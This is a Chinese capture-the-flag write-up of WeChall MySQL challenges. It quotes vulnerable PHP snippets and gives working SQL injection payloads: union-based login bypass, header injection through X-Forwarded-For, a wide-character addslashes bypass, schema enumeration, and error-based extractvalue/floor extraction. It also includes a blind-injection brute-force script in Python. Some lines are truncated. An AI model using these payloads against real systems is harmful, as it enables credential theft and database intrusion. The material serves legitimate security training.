
# WeChall mysql WriteUp

原创

Bendawang 于 2016-01-27 15:54:00 发布 4182 收藏 2

分类专栏： WriteUp Web 文章标签： mysql ctf sqli web




## WeChall mysql WriteUp

题目链接：http://www.wechall.net/challs/MySQL/by/chall_score/ASC/page-1

### 1.No Escape

首先阅读源码，比较简单，就是只要有一个人的票数到达111了，那么就成功了，但是每当一个人的票数超过100时就会被重置。然后此处注入参数为vote_for，另外还有就是两个过滤，核心代码就在下面：

```
        if ( (stripos($who, 'id') !== false) || (strpos($who, '/') !== false) ) {
            echo GWF_HTML::error('No Escape', 'Please do not mess with the id. It would break the challenge
            return;
        }
        $db = noesc_db();
        $who = mysql_real_escape_string($who);
        $query = "UPDATE noescvotes SET `$who`=`$who`+1 WHERE id=1";
        if (false !== $db->queryWrite($query)) {
            echo GWF_HTML::message('No Escape', 'Vote counted for '.GWF_HTML::display($who), false);
        }
        noesc_stop100();
```

观察发现过滤似乎并没有什么卵用，因为在更新语句中根本没用单引号，只用了`符号，那么直接构造如下的payload就好了：

```
    ?vote_for=bill`=111--+
```

### 2. Training: MySQL I

这道题没啥可说的，最简单的SQLI，跳过

```
    admin'#
```

### 3.Training: MySQL II

这道题把密码和用户名分开来验证了，用户名查询处毫无过滤，核心检验代码如下：

```
$password = md5($password);

    $query = "SELECT * FROM users WHERE username='$username'";

    if (false === ($result = $db->queryFirst($query))) {
        echo GWF_HTML::error('Auth2', $chall->lang('err_unknown'), false);
        return false;
    }


    ############################
    ### This is the new check ###
    if ($result['password'] !== $password) {
        echo GWF_HTML::error('Auth2', $chall->lang('err_password'), false);
        return false;
    } #  End of the new code  ###
    ############################
```

很容易知道，用union构造查询就可以绕过了，如下：

```
username=123' union select 1,'admin',md5('password');#
&password=password
&login=Login
```

## 4.The Guestbook


首先看代码，看个大概之后直接分析核心代码：

```
$playerid = gbook_playerID(true);// Current Player
    $userid = 0;#guestbook has no login yet.
    $time = time();
    $ip = gbook_getIP();
    $message = mysql_real_escape_string($message);
    $query = "INSERT INTO gbook_book VALUES('$playerid', $userid, $time, '$ip', '$message')";
    if (false === $db->queryWrite($query)) {
        echo GWF_HTML::err('ERR_DATABASE', array(__FILE__, __LINE__));
        return false;
    }
```

message就是我们在留言板所输入的部分，观察之后发现，它被过滤了，宽字符在这里是无法绕过的，然后就应该找找别的注入点，之后看到gbook_getIP()函数如下定义：

```php
function gbook_getIP()
{
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        return $_SERVER['HTTP_X_FORWARDED_FOR'];
    }
    elseif (isset($_SERVER['HTTP_VIA'])) {
        return $_SERVER['HTTP_VIA'];
    }
    else {
        return $_SERVER['REMOTE_ADDR'];
    }
}
```

这里直接获取了请求头中X_FORWARDED_FOR，所以我们只需要伪造一个带有X_FORWARDED_FOR的请求就可以完成注入了，burpsuite抓包之后选择对应的包然后构造如下：



```
POST /challenge/guestbook/index.php HTTP/1.1
Host: www.wechall.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)
Gecko/20100101 Firefox/42.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1,8888',(select gbu_password from
gbook_user where gbu_name='admin')) -- a
Referer: http://www.wechall.net/challenge/guestbook/index.php
Cookie: WC=8799573-18041-30Egn0IkHOVRP3nQ
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

message=l3sdfsdfdsf4&sign=Sign+Guestbook
```

用repeater加上

```
X_FORWARDED_FOR:127.0.0.1,8888',(select gbu_password from gbook_user where gbu_name='admin')) -- a
```

之后得到admin的密码：

```
<div class="cl"></div>
<h3>Your Guestbook</h3>
<div class="gwf_table">
  <table>
    <tr class=" gwf_odd">
      <td>Jan 27, 2016 - 14:05:44 - Guest - 127.0.0.1,8888</td>
    </tr>
    <tr class=" gwf_odd">
      <td>TheBrownFoxAndTheLazyDog</td>
    </tr>
  </table>
</div>
<div class="box">
```

TheBrownFoxAndTheLazyDog


## 5.Blinded by the light

希望有大神能够帮帮我这道题，这道题是一个脚本爆破的题目，直接暴力枚举密码，然后由于代码中有次数限制，所以我们这里采用的是二分枚举，但是我这里遇到一个问题，就是我每次递交请求时候，它都默认为我是第一次尝试，然后密码就肯定不对，不知道怎么解决。。。求大神相助这道题。我的代码如下：

```
import requests
import re
url = 'http://www.wechall.net/challenge/blind_light/index.php'
r=requests.session()
s=r.get(url)
word="0123456789ABCDEF"
password=""
for i in range(1,33):
    start=0
    end=15
    while(start<end):
        mid=(start+end)/2
        #print word[mid]
        header={'COOKIE':'WC=8800431-0-BFaTupbuIbCgudW1;'}
        if(end-start==1):
            param = "\' or substring(password,"+str(i)+",1)>\'"+word[start]+"\'#"
            payload={'injection':param,'inject':"Inject"}
            result=r.post(url,data=payload,headers=header)
            content=result.text
            print content
            if 'Welcome back' in content:
                start=end
                break
            else:
                end=start
                break
        else:
            param = "\' or substring(password,"+str(i)+",1)<\'"+word[mid]+"\'#"
            payload={'injection':param,'inject':"Inject"}
            result=r.post(url,data=payload,headers=header)
            content=result.text
            #print content.encode('utf-8')
            print content
            pattern = re.compile(r'This was your(.*?)attempt',re.S)
            items=[]
            items = re.findall(pattern,content)
            print items
            if 'Welcome back' in content:
                end=mid
            else:
                start=mid
    password=password+word[start]
    print password
header={'COOKIE':'WC=8800431-0-BFaTupbuIbCgudW1;'}
payload={'thehash':password,'mybutton':"Enter"}
result=r.post(url,data=payload,headers=header)
```

## 6.addslashes

源代码就不贴了，核心就是一个典型的宽字符注入的问题。
要求就是用”Admin”登录，关键在于它还并没有对password进行检验，这样子，直接构造绕过addslashes()函数就可以了。但是这里我遇到一个特别神奇的问题，如下，我使用的是火狐的插件hackerbar，然后下图的输入就可以过




然后问题来了，我在输入框里面输入

```
用户名：%C0'+union+select+CHAR(65,100,109,105,110)#
密码：1234
```

就没办法登录了，实在没有明白二者差距在哪里，看出来的大神求解释下呗。。。

## 7.MD5.SALT

这次终于没有源代码可以看了，根据提示的Hint说是数据库的表名叫做”users”，这个提示非常重要啊，我们再试试输入框，发现似乎并没有过滤，直接单引号就可以插入我们自己的查询语句了，应该是目前来说的最简单的题目了。
尝试了几次之后直接构造如下：

```
' and 1=2 union select password,1 from users where username="Admin"#
PS：它会回显select的第一个字段，由此来爆密码
```

然后从回显里面看出密码的MD5值是215c61d0104f8925b5f7e4e87a7cbdfa，查了查竟然要我付费，作为屌丝我当然不答应啦，所以就这样吧

## 9.Table Names

先在username里直接试试最简单的

```
' or 1=1#
```

发现有点作用，于是判断只是单纯的单引号。题目要求的我们把库名和表名爆出来，所以我们先开始尝试报错注入，

```
' and 1=2 union select 1,2,3#
```

然后琢磨一下，直接开始爆库名和表名就可以了

```
' and 1=2 union select 1,2,database()#
```

得到库名是**gizmore_tableu61**
所以继续吧所有表名都爆出来呗

```
' and 1=2 union select 1,2,group_concat(table_name) from information_schema.columns where table_schema=
```

由此即得到正确的表名为**usertableus4**
所以最后的答案就是**gizmore_tableu61_usertableus4**


## Table Names II

看源码，重点就是下面的过滤：

```
if (preg_match('/statistics|tables|columns|table_constraints|key_column_usage|partitions|schema_privile
    {
        echo GWF_HTML::error(GWF_PAGE_TITLE, $chall->lang('on_match'));
    }
```

然后简单测试了一下，
如下的payload是可以执行的：

```
' and 1=2 union select 1,2,3#
```




然后来构造一下语句把，观察下，发现很多我们暴库需要的关键字都被过滤了。但是关键的库`information_schema`是没有被过滤的，然后就想办法爆东西吧。
这里我们有一个比较常用的语句：

```
show processlist
```


通过这个最起码可以看到库名，而这个语句主要是`information_schema`库中的一个叫做`proccesslist`表的内容，那么我们也可以来尝试一下爆出它的内容即可，

下图是本机实测的截图：

```
mysql> select * from processlist;
+----+------+----------------+--------------------+---------+------+-----------+---------------------------+
| ID | USER | HOST           | DB                 | COMMAND | TIME | STATE     | INFO                      |
+----+------+----------------+--------------------+---------+------+-----------+---------------------------+
| 11 | root | localhost:8292 | flask              | Sleep   | 43589 |           | NULL                      |
| 12 | root | localhost:9295 | information_schema | Query   |     0 | executing | select * from processlist |
+----+------+----------------+--------------------+---------+------+-----------+---------------------------+
```

挨个儿爆内容，最后有效的payload如下：

```
' and 1=2 union select info,2,3 from information_schema.processlist#
```



观察发现库名和表名都出来了，所以最后结果就是

```
nurfedtables37.userbobbytable7
```

## Order By Query


这个观察源码发现注入点位于`order by`，那么就只有两种方法可行，一种是直接街上and构造双查询语句，第二种是在`DESC/ASC`后打上`,`号，然后再接上下一个`select`语句。
但是这里我们看到源码中的关键句子如下：

```
$query = "SELECT * FROM users ORDER BY $orderby $dir LIMIT 10";
```

而$dir就是`DESC/ASC`中的某一个，然后加上它会返回错误信息，所以就确定了就是报错注入了。这里报错注入有好几种方法，我用的是以下的语句：

```
?by=3 and extractvalue(1, (select password from users where username=CHAR(65, 100, 109, 105, 110)))#
```

上述句子中`CHAR(65, 100, 109, 105, 110)`就是`Admin`，因为要爆出`Admin`的密码，直接加上限定就好了。结果截图如下：





这个MD5就是最后的答案：

```
C3CBEB0C8ADC66F2922C65E7784BE14
```

这里最开始我遇到一个比较蠢的问题，最开始我的语句如下：

```
?by=3 and extractvalue(1, concat(0x5c,(select password from users where username=CHAR(65, 100, 109, 105
```

自作多情的多用的了一个concat来连接答案，结果报错出的MD5值如图：




即：

```
\3C3CBEB0C8ADC66F2922C65E7784BE1
```

而我怎么提交都是错的，后来才发现这个MD5值只有31位，然后我就意识到还有一位没有显示出来，因为这里默认只显示32位，而我的多此一举导致最开始的`\`符号占用了一位，所以答案的最后一位就没出来，这种问题还是一定要少犯一点的好，免得白白耽搁时间。

## 12.Light in the Darkness

这里是一道报错注入。
报错注入我个人常用的两种，`ExtractValue`和`floor`。
不过这里我们看看它给的核心代码：

```
function blightVuln($password)
{
    # Do not mess with other sessions!
    if ( (strpos($password, '/*') !== false) || (stripos($password, 'blight') !== false) )
    {
        return false;
    }

    $db = blightDB();
    $sessid = GWF_Session::getSessSID();
    $query = "SELECT 1 FROM (SELECT password FROM blight WHERE sessid=$sessid) b WHERE password='$passw
    return $db->queryFirst($query) !== false;
}
```

这里他把表名`blight`过滤了，也是比较蛋疼的，因为我们要通过`ExtractValue`爆出数据，那么我们就一定需要输入表名的，所以我们果断摒弃这个，选择通过'floor'来报错，原理这里我都不再赘述，不知道的可以私信我。因为主查询里面有了表名那么我们就在构造的时候就可以避开它，直接给上paylaod

```
' or (select count(*) from (select 1 union select 2 union select 3)x group by concat((select password),
```